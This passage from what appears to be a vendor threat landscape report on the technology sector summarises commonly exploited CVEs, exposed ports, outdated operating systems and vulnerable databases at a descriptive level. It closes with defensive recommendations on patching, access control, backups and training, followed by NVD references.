A command injection vulnerability in PHP CGI mode on Windows systems. It allows remote attackers to execute arbitrary commands via specially crafted arguments, affecting systems using legacy configurations.

CVE-2024-23897[15]
A vulnerability in Jenkins where unauthenticated attackers can read arbitrary files on the Jenkins controller using the CLI over HTTP, exposing secrets, credentials, and configuration files.

CVE-2018-1000861[16]
A Remote Code Execution vulnerability in Jenkins Script Security Plugin. Attackers can execute arbitrary code on Jenkins controllers by bypassing sandbox restrictions in Groovy scripts.

CVE-2020-11023[17]
A Cross-Site Scripting (XSS) vulnerability in jQuery (prior to 3.5.0). Malicious input to jQuery.htmlPrefilter() can lead to arbitrary JavaScript execution, commonly leveraged in web-based attacks.

Note that 9 of the top 10 are web server vulnerabilities coinciding with the top exposed service in this industry. The one KEV vulnerability that is not web based is BlueKeep a critical vulnerability in Remote Desktop which is one of the most common tools used by Threat Actors for Lateral Movement. With that service exposed to the public Internet, it could be used to establish an initial foothold.

Organizations should take an inventory of open services outside the perimeter and audit whether access is in fact being properly controlled. It's also essential to prioritize patching for any publicly exposed systems.

Top Exposed Ports

Of the top 10 exposed ports in the technology sector, there are only 3 that do not overlap with last year's report. These unique services represent new services for threat actors to exploit.

1. **Port 4567**

Count: 3.8M

Usage: Commonly used by remote management tools on routers (e.g., SmartRG, Huawei). In tech companies, it occasionally appears in lab setups or ISP hardware for employee access.

Vulnerabilities: It's important to note that this port is frequently exploited by Mirai botnet variants to conscript devices for distributed denial-of-service (DDoS) attacks. It's been observed to be notably active in attacks on telecom infrastructures.

2. **Port 8089**

Count: 3.2M

Usage: Used by Splunk's REST API for its logging and analytics dashboards — a standard in many tech companies for SIEM and telemetry.

Vulnerabilities: Exposed endpoints often lack authentication, leaking logs that help attackers recon internal networks or steal API tokens. This port is also targeted in APT post-exploitation campaigns.

3. **Port 5060**

Count: 892,000

Usage: Default for SIP (VoIP) — used by both enterprise and internal IT support for softphones or IP-based telephony in tech offices.

Vulnerabilities: Still seen transmitting SIP traffic unencrypted, making it prone to call hijacking, impersonation, and toll fraud, especially from scans out of Southeast Asia and Eastern Europe.

Top Operating Systems with Notable Vulnerabilities

1. **Linux Still Reigns — But Fragmentation Increases Attack Surface**

Count: 2,618,000

Usage: Linux is an open-source OS used in many applications, servers, and systems. With over 2.6 million Linux-based hosts exposed, Linux remains the dominant OS among tech companies.

Vulnerabilities: The diversity of distributions — Ubuntu, Debian, FreeBSD, Synology DSM, etc. — leads to a fragmented security posture, making consistent patching a challenge. For example, Synology DSM alone appears in over 100,000 hosts across various versions, many of which have previously been linked to CVEs like CVE-2023-272918 — a remote code execution flaw in DSM 7.2-64561.

2. **Legacy Windows Still a Problem: 2012/2008/7 Appear in 20,000+ Hosts**

Count: 1,632,937

Usage: Despite Microsoft's EOL policies, there are tens of thousands of exposed endpoints still running Windows Server 2008 R2, Windows Server 2012, and Windows 7 — with build 7601 and 9600 as recurring appearances.

Vulnerabilities: EOL Windows OSs are no longer receiving mainstream updates, leaving critical systems open to ransomware and exploit frameworks like EternalBlue. For example, a May 2024 ransomware attack in Taiwan exploited an unpatched SMBv1 on Server 2008 R2 — identical to versions seen in our dataset.

3. **Widespread Use of ASUSWRT and MikroTik Devices Expose Edge Weaknesses**

Count: ~110,000

Usage: ASUSWRT and MikroTik RouterOS are both operating systems used in wireless router devices. Over 85,000 ASUSWRT and tens of thousands of MikroTik RouterOS devices are exposed — many running 6.x series, which are impacted by multiple remote exploits and default credential issues.

Vulnerabilities: The MikroTik CVE-2018-1484719 still sees active exploitation attempts in the wild. Campaigns such as Slingshot APT and Trickbot have abused these routers for persistent access and command-and-control (C2) pivoting.

4. **Synology DSM and QNAP QTS Devices Form a Massive Shadow NAS Layer**

Count: 170,899

Usage: The Synology DiskStation Manager (DSM) is the OS used in Synology Network-Attached Storage (NAS) devices, which enables efficient data sharing in the local network. Meanwhile, QNAP Turbo System (QTS) is a Linux-powered OS designed for QNAP NAS devices.

Vulnerabilities: Many organizations underestimate the risk of NAS exposure. These systems are often misconfigured and targeted for crypto mining, ransomware, and brute force attacks. For example, the DeadBolt ransomware gang has repeatedly exploited QTS and DSM vulnerabilities, causing mass compromise against companies across Europe and Asia.

Top Databases with Vulnerabilities

MySQL dominates with 180,635 instances, but a staggering 78% are running vulnerable versions — a stark contrast to PostgreSQL (31%), MariaDB (25.91%), and MongoDB (14.95%). This highlights a critical and overlooked gap in database security hygiene across tech infrastructures.

Despite MongoDB and PostgreSQL often being considered less “enterprise legacy” than MySQL, they show significantly better security postures. MySQL’s widespread use may ironically be its Achilles’ heel — more deployments mean more neglected upgrades and default configs.

Key Takeaways for the Technology Sector

To address these challenges facing technology organizations and protect operations and guest trust, companies must evolve their cybersecurity posture from reactive to proactive. Below are key recommendations for mitigating risk and building long-term resilience:

Inventory, Assess, and Patch

- Create a regular ongoing inventory of your networks, including network address, OS, and OS version, Open ports, and installed applications.
- Once an inventory is established, you can proceed to do a vulnerability assessment, prioritizing your most valuable or publicly exposed systems first.
- Finally, set up an expected patch cycle from a security patch release to installation in production. Agile patching will help keep you secure.

Strengthen Identity and Access Controls

- Enforce MFA across all systems, especially for remote access (RDP, VPN, admin dashboards, and cloud platforms).
- Implement least-privilege policies to limit user access only to what is strictly necessary.
- Regularly audit user roles, especially those with elevated privileges or third-party access.

Monitor and Control Remote Access Tools

- Inventory and control the use of Remote Monitoring and Management (RMM) software (AnyDesk, Atera, ScreenConnect) and block unapproved tools by default.
- Set up alerts for the installation or execution of remote access software on endpoints.
- Use application allowlisting and EDR solutions to detect and quarantine unauthorized access activity.

Secure Third-Party and Supply Chain Relationships

- Conduct risk assessments on vendors and service providers, especially those with access to guest data or core infrastructure.
- Include cybersecurity obligations in all vendor contracts, such as notification timelines and incident handling procedures.
- Monitor for dark web leaks involving suppliers and take immediate steps if credentials or data are exposed.

Backups and Business Continuity

- Maintain encrypted, offline, and immutable backups of critical systems (PMS, POS, HR, financial).
- Regularly test backup restoration procedures under simulated attack scenarios.
- Develop and rehearse business continuity plans for cyber-related disruptions, including ransomware and data loss.

Raise Internal Awareness and Training

- Conduct cybersecurity training for all employees, tailored to roles—e.g., front desk, finance, marketing, IT.
- Run phishing simulations and social engineering drills to build awareness of real-world threats. Phishing is often the initial step to infiltrating a network.
- Educate teams on the implications of leaked credentials, weak passwords, and public Wi-Fi exposure.

Monitor the Threat Landscape

- Subscribe to industry-specific threat intelligence feeds and regularly review vulnerabilities relevant to technology systems.
- Implement dark web monitoring tools to identify when your organization or its domains appear in breach data or access markets.
- Participate in information-sharing communities, such as ISACs or technology-specific cyber alliances.

Conclusion

The technology industry, which is typically ahead of the game when it comes to digital offerings, is still lagging when it comes to information security.

Technology companies such as Telcos, SaaS providers, and hosting companies are prime targets for cyber threats due to their possession of large volumes of sensitive and valuable data. This high-value data is attractive to threat actors for financial gain, espionage, or other malicious motivations.

Additionally, technology companies are third parties and possibly the root cause of most supply chain attacks. Complicating matters is the fact that many of these technology companies depend on their own third-party vendors, partners, and suppliers. This puts these organizations in an odd middle person when it comes to supply chain threats.

The technology industry faces a lot of challenges that other industries don't face, but by applying some basic best practices like those above, you can help lift your organization up out of reach from your regular threat actors. This will free the rest of your organization to do what they do best, provide cutting-edge technology to your customers.

References

1. **Trustwave SpiderLabs. 2024 Trustwave Technology Sector Threat Landscape.** *Trustwave, 2024.* https://www.trustwave.com/hubfs/Web/Library/Documents_pdf/2024_Trustwave_Technology_Sector_Threat_Landscape.pdf

2. **Gallup. "Hybrid Work."** *Gallup, 2023,* https://www.gallup.com/401384/indicator-hybrid-work.aspx

3. **Walsh, Sean Michael. "Remote Work Statistics: Navigating the New Normal."** *Forbes Advisor, 2024,* https://www.forbes.com/advisor/business/remote-work-statistics/#sources_section

4. **Trustwave SpiderLabs. 2024 Trustwave Technology Sector Threat Landscape.** *Trustwave, 2024.* https://www.trustwave.com/hubfs/Web/Library/Documents_pdf/2024_Trustwave_Technology_Sector_Threat_Landscape.pdf

5. **National Institute of Standards and Technology. "CVE-2024-50623."** *NVD, 2024,* https://nvd.nist.gov/vuln/detail/CVE-2024-50623

6. **National Institute of Standards and Technology. "CVE-2024-55956."** *NVD, 2024,* https://nvd.nist.gov/vuln/detail/CVE-2024-55956

7. **National Institute of Standards and Technology. "CVE-2023-34362."** *NVD, 2023,* https://nvd.nist.gov/vuln/detail/CVE-2023-34362

8. **National Institute of Standards and Technology. "CVE-2023-44487."** *NVD, 2023,* https://nvd.nist.gov/vuln/detail/CVE-2023-44487

9. **National Institute of Standards and Technology. "CVE-2021-40438."** *NVD, 2021,* https://nvd.nist.gov/vuln/detail/CVE-2021-40438

10. **National Institute of Standards and Technology. "CVE-2019-0211."** *NVD, 2019,* https://nvd.nist.gov/vuln/detail/CVE-2019-0211

11. **National Institute of Standards and Technology. "CVE-2020-0796."** *NVD, 2020,* https://nvd.nist.gov/vuln/detail/CVE-2020-0796

12. **National Institute of Standards and Technology. "CVE-2019-0708."** *NVD, 2019,* https://nvd.nist.gov/vuln/detail/CVE-2019-0708

13. **National Institute of Standards and Technology. "CVE-2019-11043."** *NVD, 2019,* https://nvd.nist.gov/vuln/detail/CVE-2019-11043

14. **National Institute of Standards and Technology. "CVE-2024-4577."** *NVD, 2024,* https://nvd.nist.gov/vuln/detail/CVE-2024-4577

15. **National Institute of Standards and Technology. "CVE-2024-23897."** *NVD, 2024,* https://nvd.nist.gov/vuln/detail/CVE-2024-23897

16. **National Institute of Standards and Technology. "CVE-2018-1000861."** *NVD, 2018,* https://nvd.nist.gov/vuln/detail/CVE-2018-1000861

17. **National Institute of Standards and Technology. "CVE-2020-11023."** *NVD, 2020,* https://nvd.nist.gov/vuln/detail/CVE-2020-11023

18. **National Institute of Standards and Technology. "CVE-2023-2729."** *NVD, 2023,* https://nvd.nist.gov/vuln/detail/CVE-2023-2729

19. **National Institute of Standards and Technology. "CVE-2018-14847."** *NVD, 2018,* https://nvd.nist.gov/vuln/detail/CVE-2018-14847


Trustwave®